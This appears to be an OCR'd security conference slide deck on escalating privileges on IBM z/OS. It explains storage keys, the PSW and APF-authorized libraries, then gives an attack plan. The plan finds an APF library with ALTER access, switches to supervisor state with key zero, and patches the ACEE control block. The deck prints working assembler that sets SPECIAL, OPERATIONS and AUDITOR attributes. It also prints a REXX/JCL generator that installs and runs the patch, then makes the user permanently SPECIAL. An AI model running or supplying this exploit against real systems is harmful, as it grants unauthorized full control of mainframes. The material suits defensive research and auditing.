
16 possible Storage key values

- 0 – 7 : system and middleware. 0 is the master key
- 8 : mostly for users
- 9 – 15 : used by programs that require virtual = real memory

The storage key of a memory page is compared with the protection key in the PSW register

PSW: register holding next instruction address and control flags describing system state

Program State Word (PSW)



```
PSW AT TIME OF ERROR  078D1000   80007F46
```

Control flags

Next instruction

8 - 11 bit : current protection key, 8 in this case

Memory protection

	Storage keys match	Storage don't match & Fetch bit ON	Storage don't match & Fetch bit OFF
PSW key is zero	Full	Full	Full
PSW key is not zero	Full	None	Read

Attack plot

Patch ACEE bit 38 (x26) in memory

Switch protection key in PSW : MODESET macro

- ACEE: data structure holding current privileges of a user/task
- PSW: register holding next instruction address and control flags describing system state

Problem State Vs Supervisor State

Some instructions are only available in Supervisor state (kernel mode) :

- Cross memory operations
- Direct Storage Access
- **Changing storage keys**
- Exit routines
- Listening/editing/filtering system events
- Etc.

How do we get into Supervisor state

APF libraries are extensions of the zOS kernel

Any program present in an APF library can request supervisor mode

Obviously…these libraries are very well protected ! (irony)

Attack plot


Patch ACEE bit 38 (x26) in memory

Switch protection key in PSW : MODESET macro


Find APF library with ALTER access

- ACEE: data structure holding current privileges of a user/task
- PSW: register holding next instruction address and control flags describing system state


Hunting APF on z/OS... Diving into virtual memory



Patching the ACEE



```
* ********************
* PROGRAM STARTS HERE
* ********************
    CSECT
    AMODE 31
* ********************
* PROGRAM PROLOGUE
* ********************
    STM 14,12,12(13)
    BALR 12,0
    USING *,12                ;12 AS BASE REGISTER
*
    MODESET KEY=ZERO,MODE=SUP ;STORAGE KEY=0
*
    L 5,X'224'                ;POINTER TO ASCB
    L 5,X'6C'(5)              ;POINTER TO ASXB
    L 5,X'C8'(5)              ;POINTER TO ACEE
*
    NI X'26'(5),X'00'
    OI X'26'(5),X'B1'         ;SPE + OPER + AUDITOR ATTR
    NI X'27'(5),X'00'
    OI X'27'(5),X'80'         ;UNIVERSAL ACCESS ON
*
    XR 15,15
    BR 14                     ; EXIT
* ********************
* END OF PROGRAM
* ********************
    END
```



```
VIEW       ELV.APF                                    Columns 00001 00072
           QUEUE "        AMODE 31"
           QUEUE "        STM 14,12,12(13)"
           QUEUE "        BALR 12,0"
           QUEUE "        USING *,12"
           QUEUE "        ST 13,SAVE+4"
           QUEUE "        LA 13,SAVE"
           QUEUE "*"
           QUEUE "        MODESET KEY=ZERO,MODE=SUP"
           QUEUE "        L 5,X'224'            POINTER TO ASCB"
           QUEUE "        L 5,X'6C'(5)          POINTER TO ASXB"
           QUEUE "        L 5,X'C8'(5)          POINTER TO ACEE"
           QUEUE "        NI X'26'(5),X'00'"
           QUEUE "        OI X'26'(5),X'B1'     SPE + OPER + AUDITOR ATTR"
           QUEUE "        NI X'27'(5),X'00'"
           QUEUE "        OI X'27'(5),X'80'     ALTER ACCESS"
           QUEUE "*"
           QUEUE "        L 13,SAVE+4"
           QUEUE "        LM 14,12,12(13)"
           QUEUE "        XR 15,15"
           QUEUE "        BR 14"
           QUEUE "*"
           QUEUE "SAVE    DS 18F"
           QUEUE "      END"
           QUEUE "/*"
           QUEUE "//L.SYSLMOD DD DISP=SHR,DSN="||APF_DSN||""
           QUEUE "//L.SYSIN   DD *"
           QUEUE "  SETCODE AC(1)"
           QUEUE "  NAME "||PROG||"(R)"
           QUEUE "/*"
           QUEUE "//STEP01 EXEC PGM="||PROG||",COND=(0,NE)"
           QUEUE "//STEPLIB   DD DSN="||APF_DSN||",DISP=SHR"
           QUEUE "//STEP02 EXEC PGM=IKJEFT01,COND=(0,NE)"
           QUEUE "//SYSTSIN DD *"
           QUEUE " ALU "||userid()||" SPECIAL OPERATIONS"
           QUEUE "/*"
```

```
READY
```

https://github.com/ayoul3/Privesc/blob/master/ELV.APF

The theory behind this trick is not new

Mark Wilson @ich408i discussed a similar abuse of privilege using SVC

Some legitimate products/Mainframe admins use a variation of this technique too!

Stu Henderson alluded to critical risks of having APF with ALTER access

